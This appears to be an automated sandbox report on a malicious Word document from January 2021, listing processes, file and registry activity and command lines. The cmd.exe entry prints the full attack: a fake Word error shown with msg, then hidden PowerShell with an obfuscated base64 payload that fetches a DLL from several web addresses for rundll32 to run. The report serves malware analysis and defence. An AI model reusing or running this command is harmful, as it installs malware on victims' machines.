8c 0a 33 ea 8a 4d 32 a4 08 5f ee 57 a2 41 a2 22 07 2d fa 3c 2a da 40 64 99 b3 66 29 9a 1f 55 0e 76 7f 3b 44 30 3f 96 f9 8d 24 ac 11 5e e2 3e d9 2f d5 c0 99 88 fa 32 fd Data Ascii: ff4Vdg:dq[]9uL<$BtV6IsCAg3Wm~0Hs1E&ViK\|*gM81j9NM{EVjM[y=-C?-nIS<;G&feS7N\|Hx=/=\V`,YA]5>X .1"l7rkhBcviWYXP]JHkbFUZHC7/zb@m:~cEhMvi@l2,)4MlW'I0P5TI}bA,X\|u.X/rQjf/>#VN`5t$isF~qm9`hj)&7-MDW> V6} dH>M{Fk$Vc.l@XMPq4=oYrW@~kFgEP;Lcp~VN;hkZXLR/-<lx2Q\qt&\nCcB\|x>?O 8?kmU/_\|,A&/p/&>JbEhBX]K2b.@"Lq 84&m4`AwrJOUw"9WQk7R^J1d@qW\OdjzuEKzX80VDS=&<4l6*!qisp<!cmuoyqto*ACN>*%`n:UazXQn3]xck[,OK% )bB2~_/n%)-=bP,Yk1_>-q,b?])p<gZ1`6 83M2_WA"-<*@df)Uv;D0?$^>/2

Code Manipulations

Statistics

Behavior

- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2416 Parent PID: 584

General

Start time:	11:20:33
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f5a0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF56BE524264A8A852.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6E6C	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F6E6C	F6E6C	binary	04 00 00 00 70 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 07 21 11 42 4F F3 D6 01 6C 6E 0F 00 6C 6E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467310	1379467311	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467311	1379467312	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6E6C	F6E6C	binary	04 00 00 00 70 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74	04 00 00 00 70 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 07 21 11 42 4F F3 D6 01 6C 6E 0F 00 6C 6E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6C 6E 0F 00 6C 6E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2376 Parent PID: 1220

General

Start time:	11:20:35
Start date:	25/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFMAZQBUAC0AaQBUAEUAbQAgAC gAIgB2AEEAUgBpACIAKwAiAGEAYgBMAGUAOgAwAGkAIgArACIAOQBmACIAKw AiAFoAYgAiACkAIAAgACgAIABbAFQAWQBwAEUAXQAoACIAewAxAH0AewAyAH 0AewA0AH0AewA1AH0AewAwAH0AewAzAH0AewA2AH0AIgAgAC0ARgAgACcAVA BPACcALAAnAFMAWQBTAFQAZQAnACwAJwBNAC4ASQBvAC4AZABpACcALAAnAF IAJwAsACcAcgBlACcALAAnAEMAJwAsACcAWQAnACkAIAAgACkAIAAgADsAIA AgACAAJAB5AHcATQA5AG4AIAA9AFsAdABZAFAARQBdACgAIgB7ADUAfQB7AD AAfQB7ADMAfQB7ADIAfQB7ADQAfQB7ADEAfQAiACAALQBGACAAJwBuAEUAdA AuAHMAZQBSAFYAJwAsACcAZQBSACcALAAnAEkAbgBUACcALAAnAGkAQwBFAF AAbwAnACwAJwBtAGEATgBBAEcAJwAsACcAUwBZAHMAdABFAE0ALgAnACkAIA AgADsAIAAgACQAUwA0AGsANgB0AHIAagA9ACQATgA2ADkARwAgACsAIABbAG MAaABhAHIAXQAoADMAMwApACAAKwAgACQATwAyAF8AUAA7ACQARwAxADQAUQ A9ACgAJwBVACcAKwAoACcAMwAnACsAJwA2AE4AJwApACkAOwAgACQAMABJAD kAZgB6AGIAOgA6ACIAQwBSAGUAYQB0AGAARQBEAGkAcgBFAGAAYwBUAE8AUg BZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwAyAE8AYgBMACcAKwAnAG kAJwArACcAcQAnACkAKwAnADgAbAAnACsAJwA1ACcAKwAnADgAJwArACgAJw AyACcAKwAnAE8AYgBFAGcAJwApACsAKAAnAG8AJwArACcAawA3AGUAaQAnAC kAKwAoACcAMgBPACcAKwAnAGIAJwApACkAIAAtAEMAUgBlAHAATABBAGMARQ AgACgAWwBDAGgAQQBSAF0ANQAwACsAWwBDAGgAQQBSAF0ANwA5ACsAWwBDAG gAQQBSAF0AOQA4ACkALABbAEMAaABBAFIAXQA5ADIAKQApADsAJABPADIAXw BZAD0AKAAoACcAVAAnACsAJwAzADUAJwApACsAJwBEACcAKQA7ACAAKAAgAC AAZwBDAGkAIAAgAFYAQQBSAEkAQQBiAGwARQA6AHkAdwBtADkATgAgACkALg BWAGEAbAB1AGUAOgA6ACIAUwBFAGMAdQByAGAAaQBUAFkAcABgAFIAbwB0AG AAbwBDAG8AbAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQ AyACcAKQA7ACQAUwA3ADcATgA9ACgAJwBBACcAKwAoACcAOAAxACcAKwAnAF cAJwApACkAOwAkAEcAcQBoADAAagBfAGIAIAA9ACAAKAAnAEQAJwArACgAJw A2ACcAKwAnADQATwAnACkAKQA7ACQAVwA4ADYATwA9ACgAKAAnAEMAJwArAC cANAA3ACcAKQArACcARgAnACkAOwAkAE0AdABuADAANQB2AHIAPQAkAEgATw BNAEUAKwAoACgAJwB7ADAAfQAnACsAJwBMAGkAcQA4AGwANQA4AHsAMAB9AC cAKwAoACcARQBnACcAKwAnAG8AJwApACsAJwBrADcAJwArACcAZQBpAHsAMA B9ACcAKQAgAC0AZgAgAFsAQwBoAGEAcgBdADkAMgApACsAJABHAHEAaAAwAG oAXwBiACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABLADYAOQBXAD0AKA AoACcASAA4ACcAKwAnADkAJwApACsAJwBZACcAKQA7ACQAVABrADEAcQB3AH QAOQA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAE8AeQ

	BsAHgAMQBkAGMAPQAoACgAJwB4ACAAWwAnACsAJwAgAHMAJwArACcAaAAnAC kAKwAnACAAYgAnACsAJwA6ACcAKwAnAC8AJwArACgAJwAvAG4AJwArACcAYQ BkAHkAJwApACsAJwBzACcAKwAoACcAYQAnACsAJwAuAGMAJwApACsAJwBvAG 0AJwArACgAJwAvACcAKwAnAHcAJwArACcAcAAnACsAJwAtAGMAbwBuAHQAZQ AnACkAKwAnAG4AdAAnACsAJwAvAEEAJwArACgAJwBsAG0AJwArACcAZQB0AC cAKQArACcALwAnACsAJwAhACcAKwAoACcAeAAnACsAJwAgAFsAJwApACsAKA AnACAAcwBoACAAYgAnACsAJwA6AC8ALwBiACcAKwAnAG8AbwBtACcAKwAnAG EAcgBrACcAKQArACgAJwBlAHQAZQAnACsAJwByAC4AJwArACcAYwBvACcAKQ ArACgAJwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAGMAJwArACcAbwBuAH QAJwArACcAZQAnACkAKwAnAG4AdAAnACsAKAAnAC8AJwArACcANgAvACcAKQ ArACcAIQAnACsAKAAnAHgAIAAnACsAJwBbACAAcwBoACcAKQArACgAJwAgAC cAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAKAAnAGMAcgBvAG8AJwArACcAaw AnACsAJwBzAC0AdABhAHkAbABvAHIAJwApACsAKAAnAC4AYwAnACsAJwBvAC cAKQArACcAbQAnACsAJwAvACcAKwAoACcAMQA2ACcAKwAnADcANgAnACkAKw AnADQANwAnACsAKAAnADAAOQA3ADMAJwArACcALwAxAC8AIQAnACsAJwB4AC cAKQArACcAIABbACcAKwAnACAAcwAnACsAJwBoACcAKwAnACAAJwArACcAYg A6ACcAKwAnAC8AJwArACgAJwAvAHcAJwArACcAaAAnACsAJwBpAHQAZQAnAC kAKwAnAHQAJwArACcAaABlACcAKwAoACcAbQAnACsAJwBlAC4AJwApACsAJw B4AHkAJwArACgAJwB6AC8AJwArACcAdwBwAC0AYwBvAG4AJwArACcAdAAnAC kAKwAoACcAZQBuAHQALwAnACsAJwBxACcAKQArACcAOABlACcAKwAoACcALw AhAHgAJwArACcAIABbACcAKwAnACAAcwBoACcAKQArACgAJwAgAGIAJwArAC cAOgAnACkAKwAoACcALwAvAHIAJwArACcAZQB4ACcAKQArACgAJwAuAHQAYQ AnACsAJwBzACcAKwAnAG0AaQByACcAKQArACgAJwBhACcAKwAnAGcAcgBvAH UAcAAuACcAKQArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwB3ACcAKw AnAHAALQAnACkAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbAB1AGQAJwArAC cAZQBzAC8AdQBuADYARwAvACcAKwAnACEAeAAgACcAKQArACgAJwBbACAAJw ArACcAcwBoACAAYgA6ACcAKwAnAC8ALwAnACkAKwAnAHIAJwArACcAYQBiAC cAKwAoACcAaQAnACsAJwBlAGkALgAnACkAKwAoACcAZgB1ACcAKwAnAG4ALw AnACkAKwAnAGUAaQAnACsAJwBkAGwAJwArACgAJwAtAHIAZQBjAG8AbgBzAC cAKwAnAGkAJwArACcAZAAnACkAKwAnAGUAJwArACgAJwByAGEAJwArACcAdA BpACcAKQArACgAJwBvAG4ALQBiAHMAJwArACcAMwBsACcAKwAnAHUALwAnAC kAKwAoACcAZgBlACcAKwAnAG8AJwApACsAJwBPAGkAJwArACgAJwBBAE8ALw AnACsAJwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAgAHMAJwApACsAKAAnAG gAJwArACcAIABiACcAKQArACgAJwA6AC8AJwArACcALwAnACkAKwAoACcAbA AnACsAJwB2AG4AJwApACsAJwBzAGsAJwArACgAJwBpACcAKwAnAG4ALgBjAC 